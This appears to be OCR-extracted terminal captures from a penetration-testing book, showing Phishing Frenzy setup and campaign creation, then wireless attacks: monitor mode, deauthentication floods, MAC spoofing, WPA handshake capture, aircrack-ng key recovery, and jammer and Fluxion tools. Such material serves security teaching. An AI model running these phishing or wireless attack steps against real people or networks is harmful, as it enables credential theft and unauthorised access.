
```
set:phishing>1
[-] Available templates:
1: Strange internet usage from your computer
2: New Update
3: Dan Brown's Angels & Demons
4: Have you seen this?
5: Computer Issue
6: Status Report
7: Baby Pics
8: WOAAAA!!!!!!!!! This is crazy...
9: How long has it been?
10: Order Confirmation
```


```
-----------------------------------------
Almost there!

Please edit your Apache configuration file, and add these lines:

   LoadModule passenger_module /usr/local/rvm/gems/ruby-2.3.0/gems/passenger-5.1.5/buildout/apache2/mod_passenger.so
   <IfModule mod_passenger.c>
     PassengerRoot /usr/local/rvm/gems/ruby-2.3.0/gems/passenger-5.1.5
     PassengerDefaultRuby /usr/local/rvm/gems/ruby-2.3.0/wrappers/ruby
   </IfModule>

After you restart Apache, you are ready to deploy any number of web
applications on Apache, with a minimum amount of configuration!
```


```
Press ENTER when you are done editing.


-----------------------------------------

Validating installation...

 * Checking whether this Passenger install is in PATH... ✓
 * Checking whether there are no other Passenger installations... ✓
 * Checking whether Apache is installed... ✓
 * Checking whether the Passenger module is correctly configured in Apache... (
)

   You did not specify 'LoadModule passenger_module' in any of your Apache
   configuration files. Please paste the configuration snippet that this
   installer printed earlier, into one of your Apache configuration files, such
   as /etc/apache2/apache2.conf.


Detected 0 error(s), 1 warning(s).
Press ENTER to continue.
```


```
root@kali:/var/www/phishing-frenzy/redis-stable/utils# ./install_server.sh
Welcome to the redis service installer
This script will help you easily set up a running redis server

Please select the redis port for this instance: [6379] 6279
Please select the redis config file name [/etc/redis/6279.conf]
Selected default - /etc/redis/6279.conf
Please select the redis log file name [/var/log/redis_6279.log]
Selected default - /var/log/redis_6279.log
Please select the data directory for this instance [/var/lib/redis/6279]
Selected default - /var/lib/redis/6279
Please select the redis executable path [/usr/local/bin/redis-server]
Selected config:
Port           : 6279
Config file    : /etc/redis/6279.conf
Log file       : /var/log/redis_6279.log
Data dir       : /var/lib/redis/6279
Executable     : /usr/local/bin/redis-server
Cli Executable : /usr/local/bin/redis-cli
```

```
== 20150515012820 AddAdminIdToModels: migrating ================================
-- add_reference(:campaigns, :admin, {:index=>true, :foreign_key=>true})
   -> 0.3608s
-- add_reference(:templates, :admin, {:index=>true, :foreign_key=>true})
   -> 0.3940s
== 20150515012820 AddAdminIdToModels: migrated (0.7551s) =======================

== 20150714194319 AddReplytoToEmailSettings: migrating =========================
-- add_column(:email_settings, :reply_to, :string)
   -> 0.0968s
== 20150714194319 AddReplytoToEmailSettings: migrated (0.0969s) ================

== 20150718022848 ChangeDefaultAsynchronousValueInGlobalSettings: migrating ===
-- change_column(:global_settings, :asynchronous, :boolean, {:default=>true})
   -> 0.0032s
== 20150718022848 ChangeDefaultAsynchronousValueInGlobalSettings: migrated (0.0126s)

== 20150718023513 AddSiteUrlToGlobalSettings: migrating ========================
-- add_column(:global_settings, :site_url, :string, {:default=>"https://phishingfrenzy.local"})
   -> 0.0935s
== 20150718023513 AddSiteUrlToGlobalSettings: migrated (0.0937s) ===============
```



phishing-frenzy.local/admins/sign_in
Sign in
Username
Password
Remember me
Sign up
Sign in


phishing-frenzy.local/campaigns/list
Campaigns
Templates
Reports
Resources
Admin
Logout
Campaigns
New Campaign
Show 25 entries
Client
Showing 0 to 0 of 0 entries
New Phishing Campaign
Name
companyz
Description
Hacking made easy
Create Campaign
Close


Campaign Created
No template has been selected for this campaig
Campaign Options - companyz
Campaign Settings
Name
companyz
Description
Hacking made easy
Active
Test Target
admin@phishingfrenzy.local
Targets (0)
target@companyz.com;target2@companyz.com
Template Selection
Phishing Scenario
Efax
Intel Password Checker
Efax
SMTP Settings
Email Settings



Campaigns
New Campaign
Show 25 entries
Client
Owner
Active
Emails
Actions
companyz
admin
Showing 1 to 1 of 1 entries

Chapter 6: Wireless Attacks





```
root@kali:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=15 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.
```

```
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  587 NetworkManager
  709 wpa_supplicant
  818 dhclient

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Centrino Advanced-N 62
05 [Taylor Peak] (rev 34)

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```



```
CH  6 ][ Elapsed: 6 s ][ 2017-03-18 22:34

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:26:75:6F:9D:5F   -1   0        0        0    0   6  -1                    <length:  0>
1C:A5:33:A5:4B:05  -62  83       72        0    0   6  54e. WPA2 CCMP   PSK  [redacted]
9C:97:26:25:F1:07  -80  59       37        1    0   7  54e  WPA2 CCMP   PSK  [redacted]
BC:96:81:21:7C:06  -77  83       72        1    0   6  54e. WPA2 CCMP   PSK  [redacted]
F0:79:59:D5:01:A8  -81 100       78        9    0   6  54e  WPA2 CCMP   PSK  [redacted]
E0:B9:E5:D9:FC:3F  -82  10        2        2    0   8  54e  WPA2 CCMP   PSK  [redacted]
74:D0:2B:8F:15:F0  -82  68       62        7    1   6  54e  WPA2 CCMP   PSK  [redacted]
2C:56:DC:F9:0A:0C  -85  21       16        0    0   6  54e  WPA2 CCMP   PSK  [redacted]
18:A6:F7:E1:0B:1B  -85  14        7        0    0   6  54e. WPA2 CCMP   PSK  [redacted]
F0:79:59:EC:A1:28  -87  10        6        5    0   6  54e  WPA2 CCMP   PSK  [redacted]

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   60:83:34:5B:0E:2C  -82    0 - 1    125         7
(not associated)   A8:81:95:75:19:E2  -86    0 - 1      0         1
(not associated)   DA:A1:19:1B:83:0A  -87    0 - 1      1         2
(not associated)   00:36:76:3B:CA:A2  -83    0 - 1     14         2  [redacted]
(not associated)   60:D9:A0:15:64:10  -87    0 - 1      0         1
(not associated)   E0:19:1D:3F:97:1F  -88    0 - 1      0         1  [redacted]
(not associated)   78:00:9E:81:DA:52  -89    0 - 1      0         1
00:26:75:6F:9D:5F  AC:38:70:E0:DE:19  -87    0 - 1e   199       239
00:26:75:6F:9D:5F  CC:3A:61:C3:D7:2C  -87    0 - 1     15         7
```

```
root@kali:~# aireplay-ng -9 wlan0mon
22:31:26  Trying broadcast probe requests...
22:31:28  No Answer...
22:31:28  Found 4 APs

22:31:28  Trying directed probe requests...
22:31:28  90:8D:78:63:44:9C - channel: 11 - '[redacted]'
22:31:29  Ping (min/avg/max): 1.233ms/8.687ms/48.906ms Power: -73.83
22:31:29  23/30:  76%

22:31:29  Injection is working!

22:31:29  1C:5F:2B:09:F1:B0 - channel: 11 - '[redacted]'
22:31:30  Ping (min/avg/max): 1.107ms/11.633ms/61.271ms Power: -52.10
22:31:30  30/30: 100%

22:31:30  60:5B:B4:27:EC:27 - channel: 11 - '[redacted]'
22:31:30  Ping (min/avg/max): 0.791ms/12.097ms/41.235ms Power: -80.90
22:31:30  30/30: 100%
```




```
CH 10 ][ Elapsed: 48 s ][ 2013-10-23 14:21

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:18:39:D5:5D:61  -46       35       39    0   6  54   OPN              <length:  9>
1C:3E:84:26:4B:E1  -80       30        0    0   1  54e  OPN              [redacted]
00:1A:30:64:76:81  -83       17        0    0   3  54e. WPA  TKIP   PSK  [redacted]

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:C0:CA:59:2D:78    0    0 - 1      0       11
00:18:39:D5:5D:61  00:0E:2E:CF:8C:7C  -54    0 -24     19       32
```

```
CH  6 ][ Elapsed: 28 s ][ 2013-10-23 14:41

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:18:39:D5:5D:61  -53 100      288      234    8   6  54   OPN              <length:  9>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:18:39:D5:5D:61  00:0E:2E:CF:8C:7C  -52   54 -54      0      141
```

```
root@kali:~# aireplay-ng -0 10 -a 00:18:39:D5:5D:61 -c 00:0E:2E:CF:8C:7C mon0
14:52:06  Waiting for beacon frame (BSSID: 00:18:39:D5:5D:61) on channel 6
14:52:06  Sending 64 directed DeAuth. STMAC: [00:0E:2E:CF:8C:7C] [ 2|61 ACKs]
14:52:07  Sending 64 directed DeAuth. STMAC: [00:0E:2E:CF:8C:7C] [19|53 ACKs]
14:52:09  Sending 64 directed DeAuth. STMAC: [00:0E:2E:CF:8C:7C] [30|61 ACKs]
14:52:09  Sending 64 directed DeAuth. STMAC: [00:0E:2E:CF:8C:7C] [26|60 ACKs]
```

```
CH  6 ][ Elapsed: 14 mins ][ 2013-10-23 14:55

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:18:39:D5:5D:61  -53 100     7666     6815    2   6  54   OPN              dd_hidden
```

```
root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger wlan0 -r
Current MAC:   8c:70:5a:8c:cc:65 (Intel Corporate)
Permanent MAC: 8c:70:5a:8c:cc:65 (Intel Corporate)
New MAC:       42:9d:f9:cb:66:f7 (unknown)
```

```
CH  1 ][ Elapsed: 3 mins ][ 2017-03-19 00:35 ][ WPA handshake: B4:EF:FA:94:21:

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

B4:EF:FA:94:21:C5  -28  96     1768      492    0   1  54e. WPA2 CCMP   PSK  L

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

B4:EF:FA:94:21:C5  34:F3:9A:0B:51:BC  -16    1e- 1e     0      365
```

```
root@kali:~# aireplay-ng --deauth 11 -a B4:EF:FA:94:21:C5 wlan0mon
00:36:52  Waiting for beacon frame (BSSID: B4:EF:FA:94:21:C5) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
00:36:52  Sending DeAuth to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
00:36:53  Sending DeAuth to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
00:36:53  Sending DeAuth to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
00:36:54  Sending DeAuth to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
00:36:55  Sending DeAuth to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
00:36:55  Sending DeAuth to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
00:36:55  Sending DeAuth to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
00:36:56  Sending DeAuth to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
00:36:56  Sending DeAuth to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
00:36:57  Sending DeAuth to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
00:36:57  Sending DeAuth to broadcast -- BSSID: [B4:EF:FA:94:21:C5]
```

```
CH 11 ][ Elapsed: 11 mins ][ 2013-12-15 23:34
CH 11 ][ Elapsed: 28 mins ][ 2013-12-15 23:51 ][ WPA handshake: 28:10:7B:61:20:32

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

28:10:7B:61:20:32  -52 100    16384   162353    7  11  54e  WPA2 CCMP   PSK  gaffer

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

28:10:7B:61:20:32  00:1D:60:7D:55:5A  -16   48e-54e   712    12135
```


```
                           Aircrack-ng 1.2 rc4

  [00:00:00] 6/5 keys tested (189.98 k/s)

  Time left: 0 seconds                                      120.00%

                        KEY FOUND! [ password1 ]


  Master Key     : 43 F4 77 7E A3 96 17 F6 B1 00 2B 97 49 E8 C0 FF
                   0C 4A 45 5F 09 7B D0 5B C3 CF 69 16 62 74 62 B9

  Transient Key  : 26 42 A0 E8 E9 F8 D2 A8 2B 24 08 E0 E1 36 0A 6D
                   9F C7 C7 93 DD 3D 3C 94 2A 8E D9 E3 5F 2F 73 B3
                   3D F9 01 90 2E 20 1D 0C D5 28 A0 12 DD E2 25 D3
                   F6 0C 86 CE 3E 06 CA FE E3 A3 EA 58 72 7D F8 05

  EAPOL HMAC     : 58 73 8A E1 BE E1 46 51 C9 F2 33 76 2D E8 27 48
```

```
wsf > use wifi/wifi_jammer
wsf:Wifi_Jammer > show options

Options          Value                          RQ      Description
---------        --------------                 ----    --------------
interface        wlan0                          yes     Wireless Interface Name
bssid                                           yes     Target BSSID Address
essid                                           yes     Target ESSID Name
mon              wlan0mon                               yes     Monitor Mod(defa
ult)
channel          11                             yes     Target Channel Number
```


```
#############################################################
#                                                           #
#      FLUXION 0.23    < Fluxion Is The Future >            #
# by Deltax, Strasharo and ApatheticEuphoria                #
#                                                           #
#############################################################


Select your language

      1) German
      2) English
      3) Romanian
      4) Turkish
      5) Spanish
      6) Chinese
```

